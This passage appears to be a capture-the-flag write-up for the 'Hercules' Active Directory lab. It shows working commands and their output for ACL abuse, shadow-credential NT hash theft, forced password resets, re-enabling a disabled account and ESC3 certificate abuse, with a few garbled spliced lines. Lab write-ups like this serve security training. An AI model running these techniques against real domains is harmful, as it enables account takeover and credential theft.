❯ bloodyAD -d hercules.htb -u bob.w -k --host dc.hercules.htb --dc-ip [REDACTED:IP] get object 'mark.s' | grep 'S-1-5-21-1889966460-2597381952-958560702-1106'
nTSecurityDescriptor:
S-1-5-21-1889966460-2597381952-958560702-1106)(OA;CIID;WP;bf96793f-0de6-11d0-a285-00aa003049e2
S-1-5-21-1889966460-2597381952-958560702-1106)(OA;CIID;CR;00299570-246d-11d0-a768-00aa006e0529
it was the same exact perms over our 2 users mark.s and stephen.m it translates into 2 things separately
(OA;CIID;WP;bf967a0e-...;;...-1106)   ← distinguishedName (enables move/reparent)
(OA;CIID;WP;bf96793f-...;;...-1106)   ← cn (enables rename)
meaning if we move one of these user under the WEB SUPPORT which is controlled by natalie.a that user becomes owned by us
❯ powerview hercules.htb/[REDACTED:EMAIL] -k --dc-ip [REDACTED:IP] --no-pass
Logging directory is set to /home/light/.powerview/logs/hercules
[2026-07-15 20:55:08] Server returns LDAPAuthMethodNotSupportedResult.
[2026-07-15 20:55:08] Falling back to impacket style kerberos login
╭─LDAPS─[dc.hercules.htb]─[HERCULES\bob.w]-[NS:<auto>]
╰─ ❯ Set-DomainObjectDN -Identity stephen.m -DestinationDN 'OU=Web Department,OU=DCHERCULES,DC=hercules,DC=htb'
[2026-07-15 20:56:17] [Set-DomainObject] Succpowerview hercules.htb/[REDACTED:EMAIL] -k --dc-ip [REDACTED:IP] --no-passpowerview hercules.htb/[REDACTED:EMAIL] -k --dc-ip [REDACTED:IP] --no-passess! modified new dn for CN=Stephen Miller,OU=Security Department,OU=DCHERCULES,DC=hercules,DC=htb
now we can re use the same shadow technique from before
❯ export KRB5CCNAME=natalie.a.ccache
❯ certipy-ad shadow auto -u [REDACTED:EMAIL] -k -dc-host dc.hercules.htb -account 'stephen.m'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] Target name (-target) not specified and Kerberos authentication is used. This might fail
[!] DNS resolution failed: The DNS query name does not exist: dc.hercules.htb.
[!] Use -debug to print a stacktrace
[*] Targeting user 'stephen.m'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '[REDACTED:HASH]'
[*] Adding Key Credential with device ID '[REDACTED:HASH]' to the Key Credentials for 'stephen.m'
[*] Successfully added Key Credential with device ID '[REDACTED:HASH]' to the Key Credentials for 'stephen.m'
[*] Authenticating as 'stephen.m' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: '[REDACTED:EMAIL]'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'stephen.m.ccache'
[*] Wrote credential cache to 'stephen.m.ccache'
[*] Trying to retrieve NT hash for 'stephen.m'
[*] Restoring the old Key Credentials for 'stephen.m'
[*] Successfully restored the old Key Credentials for 'stephen.m'
[*] NT hash for 'stephen.m': [REDACTED:HASH]
and as previously said we can change the auditor's password
❯ impacket-getTGT hercules.htb/stephen.m -hashes :[REDACTED:HASH] -dc-ip [REDACTED:IP]
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in stephen.m.ccache
❯ export KRB5CCNAME=stephen.m.ccache
❯ bloodyAD -d hercules.htb -u stephen.m -k -s --host dc.hercules.htb --dc-ip [REDACTED:IP] set password Auditor 'light_man123!'
[+] Password changed successfully!
now only left thing is to login
❯ evil-winrm -i dc.hercules.htb -r hercules.htb -u auditor -K auditor.ccache --ssl


*Evil-WinRM* PS /home/light\Documents> whoami
hercules\auditorUser Flag
cat /home/light\Desktop\user.txtPrivilege Escalation
after grabbing a fresh bloodhound zip
❯ KRB5CCNAME=auditor.ccache bloodhound-python -u auditor -d hercules.htb -k --dns-tcp -ns [REDACTED:IP] -c All --zipusing path finder to find shortest path to admin it actually returns something useful for once
 (opens the full-size image)
but that path does not work here's why first
❯ bloodyAD -d hercules.htb -u auditor -k --host dc.hercules.htb --dc-ip [REDACTED:IP] get object IIS_Administrator --attr adminCount

distinguishedName: CN=IIS_Administrator,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb
adminCount: 1
first the admin count is 1 and the account is disabled means AdminSDHolder actively protects him
 (opens the full-size image)
only
FERNANDO.R had an interesting group SMARTCARD OPERATORS so let's dig into that deeper
 (opens the full-size image)
the description says Certification Authority Management
❯ bloodyAD -d hercules.htb -u auditor -k --host dc.hercules.htb --dc-ip [REDACTED:IP] get object "SMARTCARD OPERATORS"

distinguishedName: CN=Smartcard Operators,OU=Domain Groups,OU=DCHERCULES,DC=hercules,DC=htb
cn: Smartcard Operators
dSCorePropagationData: 2024-12-04 01:45:07+00:00
description: Certification Authority Management
displayName: Smartcard Operators
groupType: -2147483646
instanceType: 4
member: CN=Fernando Rodriguez,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb
nTSecurityDescriptor: O:S-1-5-21-1889966460-2597381952-958560702-512G:S-1-5-21-1889966460-2597381952-958560702-512D:AI(OA;;RP;46a9b11d-60ae-405a-b7e8-ff8a58d456d2;;S-1-5-32-560)(OA;;CR;ab721a55-1e2f-11d0-9819-00aa0040529b;;S-1-5-11)(A;;0xf01ff;;;S-1-5-21-1889966460-2597381952-958560702-512)(A;;0xf01ff;;;S-1-5-32-548)(A;;0x20094;;;S-1-5-10)(A;;0x20094;;;S-1-5-11)(A;;0xf01ff;;;S-1-5-18)(OA;CIID;CR;00299570-246d-11d0-a768-00aa006e0529;;S-1-5-21-1889966460-2597381952-958560702-1112)(OA;CIIOID;RP;4c164200-20c0-11d0-a768-00aa006e0529;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIIOID;RP;4c164200-20c0-11d0-a768-00aa006e0529;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIIOID;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIIOID;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIIOID;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;037088f8-0ae1-11d2-b422-00a0c968f939;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIIOID;RP;037088f8-0ae1-11d2-b422-00a0c968f939;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIID;0x30;5b47d60f-6090-40b2-9f37-2a4de88f3063;;S-1-5-21-1889966460-2597381952-958560702-526)(OA;CIID;0x30;5b47d60f-6090-40b2-9f37-2a4de88f3063;;S-1-5-21-1889966460-2597381952-958560702-527)(OA;CIIOID;SW;9b026da6-0d3c-465c-8bee-5199d7165cba;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-3-0)(OA;CIIOID;SW;9b026da6-0d3c-465c-8bee-5199d7165cba;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-10)(OA;CIIOID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-9)(OA;CIID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967a9c-0de6-11d0-a285-00aa003049e2;S-1-5-9)(OA;CIIOID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-9)(OA;CIIOID;WP;ea1b7b93-5e48-46d5-bc6c-4df4fda78a35;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-10)(OA;CIIOID;0x20094;;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIID;0x20094;;bf967a9c-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIIOID;0x20094;;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;OICIID;0x30;3f78c3e5-f79a-46bd-a0b8-9d18116ddc79;;S-1-5-10)(OA;CIID;0x130;91e647de-d96f-4b70-9557-d63ff4f3ccd8;;S-1-5-10)(A;CIID;0xf01ff;;;S-1-5-21-1889966460-2597381952-958560702-519)(A;CIID;LC;;;S-1-5-32-554)(A;CIID;0xf01bd;;;S-1-5-32-544)
name: Smartcard Operators
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=hercules,DC=htb
objectClass: top; group
objectGUID: 95f9badc-bbf1-49f0-a265-c5878f34c775
objectSid: S-1-5-21-1889966460-2597381952-958560702-1109
sAMAccountName: Smartcard Operators
sAMAccountType: 268435456
uSNChanged: 12990
uSNCreated: 12881
whenChanged: 2024-12-04 01:44:43+00:00
whenCreated: 2024-12-04 01:44:31+00:00
Fernando.r was also disabled so we need to enable him before we move any further
*Evil-WinRM* PS /home/light\Documents> Get-ADUser -Identity "Fernando.r"

DistinguishedName : CN=Fernando Rodriguez,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb
Enabled           : False
GivenName         : Fernando
Name              : Fernando Rodriguez
ObjectClass       : user
ObjectGUID        : 80ea16f3-f1e3-4197-9537-e756c2d1ebb0
SamAccountName    : fernando.r
SID               : S-1-5-21-1889966460-2597381952-958560702-1121
Surname           : Rodriguez
UserPrincipalName : [REDACTED:EMAIL]
first we contain the FOREST MIGRATION
 (opens the full-size image)
❯ bloodyAD -d hercules.htb -u auditor -k --host dc.hercules.htb --dc-ip [REDACTED:IP] add genericAll 'OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb' auditor
[+] auditor has now GenericAll on OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb
then we reset our user fernando.r
❯ bloodyAD -d hercules.htb -u auditor -k --host dc.hercules.htb --dc-ip [REDACTED:IP] remove uac fernando.r -f ACCOUNTDISABLE
[+] ['ACCOUNTDISABLE'] property flags removed from fernando.r's userAccountControl
we can even confirm from the winrm shell
*Evil-WinRM* PS /home/light\Documents> Get-ADUser -Identity "Fernando.r"

DistinguishedName : CN=Fernando Rodriguez,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb
Enabled           : True
GivenName         : Fernando
Name              : Fernando Rodriguez
ObjectClass       : user
ObjectGUID        : 80ea16f3-f1e3-4197-9537-e756c2d1ebb0
SamAccountName    : fernando.r
SID               : S-1-5-21-1889966460-2597381952-958560702-1121
Surname           : Rodriguez
UserPrincipalName : [REDACTED:EMAIL]
and then we just reset the password
❯ bloodyAD -d hercules.htb -u auditor -k --host dc.hercules.htb --dc-ip [REDACTED:IP] set password fernando.r 'light_lol123!'
[+] Password changed successfully!
❯ impacket-getTGT -dc-ip [REDACTED:IP] -k hercules.htb/fernando.r:'light_lol123!'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in fernando.r.ccache
now it's time to properly dig into that Certification Authority Management group that fernando.r was part of
❯ certipy-ad find -enable -vulnerable -dc-ip [REDACTED:IP] -target 'dc.hercules.htb' -u '[REDACTED:EMAIL]' -k -no-pass
Certipy v5.0.4 - by Oliver Lyak (ly4k)

  "Certificate Templates": {
    "0": {
      "Template Name": "MachineEnrollmentAgent",
      "Display Name": "Enrollment Agent (Computer)",
      "Certificate Authorities": [
        "CA-HERCULES"
      ],
      "Enabled": true,
      "Client Authentication": false,
      "Enrollment Agent": true,
      "Any Purpose": false,
      "Enrollee Supplies Subject": false,
      "Certificate Name Flag": [
        134217728,
        268435456
      ],
      "Enrollment Flag": [
        32
      ],
      "Extended Key Usage": [
        "Certificate Request Agent"
      ],
      "Requires Manager Approval": false,
      "Requires Key Archival": false,
      "Authorized Signatures Required": 0,
      "Schema Version": 1,
      "Validity Period": "2 years",
      "Renewal Period": "6 weeks",
      "Minimum RSA Key Length": 2048,
      "Template Created": "2024-12-04 01:44:26+00:00",
      "Template Last Modified": "2024-12-04 01:44:51+00:00",
      "Permissions": {
        "Enrollment Permissions": {
          "Enrollment Rights": [
            "HERCULES.HTB\\Smartcard Operators",
            "HERCULES.HTB\\Domain Admins",
            "HERCULES.HTB\\Enterprise Admins"
          ]
        },
        "Object Control Permissions": {
          "Owner": "HERCULES.HTB\\Enterprise Admins",
          "Full Control Principals": [
            "HERCULES.HTB\\Domain Admins",
            "HERCULES.HTB\\Enterprise Admins"
          ],
          "Write Owner Principals": [
            "HERCULES.HTB\\Domain Admins",
            "HERCULES.HTB\\Enterprise Admins"
          ],
          "Write Dacl Principals": [
            "HERCULES.HTB\\Domain Admins",
            "HERCULES.HTB\\Enterprise Admins"
          ],
          "Write Property Enroll": [
            "HERCULES.HTB\\Domain Admins",
            "HERCULES.HTB\\Enterprise Admins"
          ]
        }
      },
      "[+] User Enrollable Principals": [
        "HERCULES.HTB\\Smartcard Operators"
      ],
      "[!] Vulnerabilities": {
        "ESC3": "Template has Certificate Request Agent EKU set."
we can see in the Certificate Templates that it is actually vulnerable ESC3
ESC3 is one of the certificate-based privilege escalation techniques in Active Directory Certificate Services (AD CS)
the next logical step from here is to ashley.b that's because she was one of the user that had her own home directory so it's possible there's something to dig under there
*Evil-WinRM* PS C:\users> ls

    Directory: C:\users

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         12/4/2024  11:37 AM                .NET v4.5
d-----         12/4/2024  11:37 AM                .NET v4.5 Classic
d-----        10/17/2025  10:28 PM                Admin
d-----         9/24/2025   3:41 AM                Administrator
d-----         12/4/2024  11:45 AM                ashley.b
d-----         12/4/2024  11:44 AM                auditor
d-----         9/23/2025   5:36 PM                natalie.a
d-r---         12/4/2024  11:26 AM                Public
Step 1 — Request an Enrollment Agent certificate as fernando.r:
❯ certipy-ad req -k -no-pass -dc-ip [REDACTED:IP] -target dc.hercules.htb -ca CA-HERCULES -template EnrollmentAgent
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] DC host (-dc-host) not specified and Kerberos authentication is used. This might fail
[*] Requesting certificate via RPC
[*] Request ID is 6
[*] Successfully requested certificate
[*] Got certificate with UPN '[REDACTED:EMAIL]'
[*] Certificate object SID is 'S-1-5-21-1889966460-2597381952-958560702-1121'
[*] Saving certificate and private key to 'fernando.r.pfx'
[*] Wrote certificate and private key to 'fernando.r.pfx'
Step 2 — Use that agent cert to request a User cert on behalf of ashley.b:
❯ certipy-ad req -k -no-pass -dc-ip [REDACTED:IP] -target dc.hercules.htb -ca CA-HERCULES -template User -pfx fernando.r.pfx -on-behalf-of 'hercules\ashley.b' -dcom
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] DC host (-dc-host) not specified and Kerberos authentication is used. This might fail
[*] Requesting certificate via DCOM
[*] Request ID is 7
[*] Successfully requested certificate
[*] Got certificate with UPN '[REDACTED:EMAIL]'
[*] Certificate object SID is 'S-1-5-21-1889966460-2597381952-958560702-1135'
[*] Saving certificate and private key to 'ashley.b.pfx'
[*] Wrote certificate and private key to 'ashley.b.pfx'
then we need to grab a tgt for the winrm
❯ certipy-ad auth -pfx ashley.b.pfx -dc-ip [REDACTED:IP]then just like auditor
❯ evil-winrm -i dc.hercules.htb -r hercules.htb -u ashley -K ashley.b.ccache --sslshe had a script directory with a script called cleanup.ps1 inside
*Evil-WinRM* PS /home/light\scripts> ls

    Directory: /home/light\scripts

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         12/4/2024  11:02 AM           1370 cleanup.ps1
Two things happen to any object this script touches:
Set-ADObject -Identity $Object -Clear "adminCount"
$acl.SetAccessRuleProtection($False, $False)adminCountgets cleared this un-marks the object as AdminSDHolder-protected. Remember earlier whenIIS_AdministratorhadadminCount: 1and theD:PAIprotected-DACL flag blocking theGenericAllfrom inheriting down? This line removes that protection.SetAccessRuleProtection($False, $False)this un-sets the "protected" flag on the DACL itself (thePinD:PAI), meaning the object goes back to inheriting ACEs from its parent OU normally. and there's this email sitting in the desktop
    Directory: /home/light\desktop\mail

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         12/4/2024  11:15 AM           1694 RE_ashley.eml
"Domain Admins" set this up deliberately as a fix for legitimate permission problems ashley.b's team was having
there's actually another script in the home directory
*Evil-WinRM* PS /home/light\desktop> cat acleanup.ps1
Start-ScheduledTask -TaskName "Password Cleanup"
which calls to a task called "Password Cleanup" the path is
*Evil-WinRM* PS /home/light\desktop> $task = Get-ScheduledTask -TaskName 'Password Cleanup'
*Evil-WinRM* PS /home/light\desktop> $task.actions

Id               :
Arguments        : -File "/home/light\AppData\Local\Windows\Password Cleanup.ps1"
Execute          : powershell.exe
WorkingDirectory :
PSComputerName   :
and we can't access it or read it
*Evil-WinRM* PS /home/light\desktop> type "/home/light\AppData\Local\Windows\Password Cleanup.ps1"
Access is denied
it's owned by system
*Evil-WinRM* PS /home/light\desktop> $task.principal

DisplayName         :
GroupId             :
Id                  : Author
LogonType           : ServiceAccount
RunLevel            : Limited
UserId              : SYSTEM
ProcessTokenSidType : Default
RequiredPrivilege   :
PSComputerName      :
meaning this should be the one that really does the clean up so let's trigger it and act upon it fast that thing was missing one piece cause it didn't work out
*Evil-WinRM* PS /home/light\Desktop> .\aCleanup.ps1
*Evil-WinRM* PS /home/light\Desktop> type /home/light\Scripts\log.txt

Cleanup : CN=Will Smith,OU=Engineering Department,OU=DCHERCULES,DC=hercules,DC=htb
Cleanup : CN=Zeke Solomon,OU=Engineering Department,OU=DCHERCULES,DC=hercules,DC=htb
Cleanup : CN=Adriana Italia,OU=Engineering Department,OU=DCHERCULES,DC=hercules,DC=htb
Cleanup : CN=Tish Ckenvkitch,OU=Engineering Department,OU=DCHERCULES,DC=hercules,DC=htb
Cleanup : CN=Jennifer Ankton,OU=Engineering Department,OU=DCHERCULES,DC=hercules,DC=htb
Cleanup : CN=Shae Jones,OU=Engineering Department,OU=DCHERCULES,DC=hercules,DC=htb
Cleanup : CN=Joel Conwell,OU=Engineering Department,OU=DCHERCULES,DC=hercules,DC=htb
Cleanup : CN=Jacob Bentley,OU=Engineering Department,OU=DCHERCULES,DC=hercules,DC=htb
this showed up why iis_administrator was not reset only the Engineering Department OU
according to bloodhound graphs ashley.b is a member of IT SUPPORT (opens the full-size image)
meaning if we add that group to
FOREST MIGRATION we can directly reset IIS_ADMINISTRATOR and then change his password as well as ashley.b
 (opens the full-size image)
so same as we did with the
auditor
❯ bloodyAD -d hercules.htb -u Auditor -k --host dc.hercules.htb --dc-ip [REDACTED:IP] add genericAll 'OU=FOREST MIGRATION,OU=DCHERCULES,DC=HERCULES,DC=HTB' 'IT SUPPORT'
[+] IT SUPPORT has now GenericAll on OU=FOREST MIGRATION,OU=DCHERCULES,DC=HERCULES,DC=HTB
verifying through the winrm session it changes in real time
*Evil-WinRM* PS /home/light\desktop> $acl = Get-Acl -Path "AD:OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb"
*Evil-WinRM* PS /home/light\desktop> $acl.Access | Where-Object { $_.IdentityReference -like "*IT Support*" } | Format-List

ActiveDirectoryRights : GenericAll
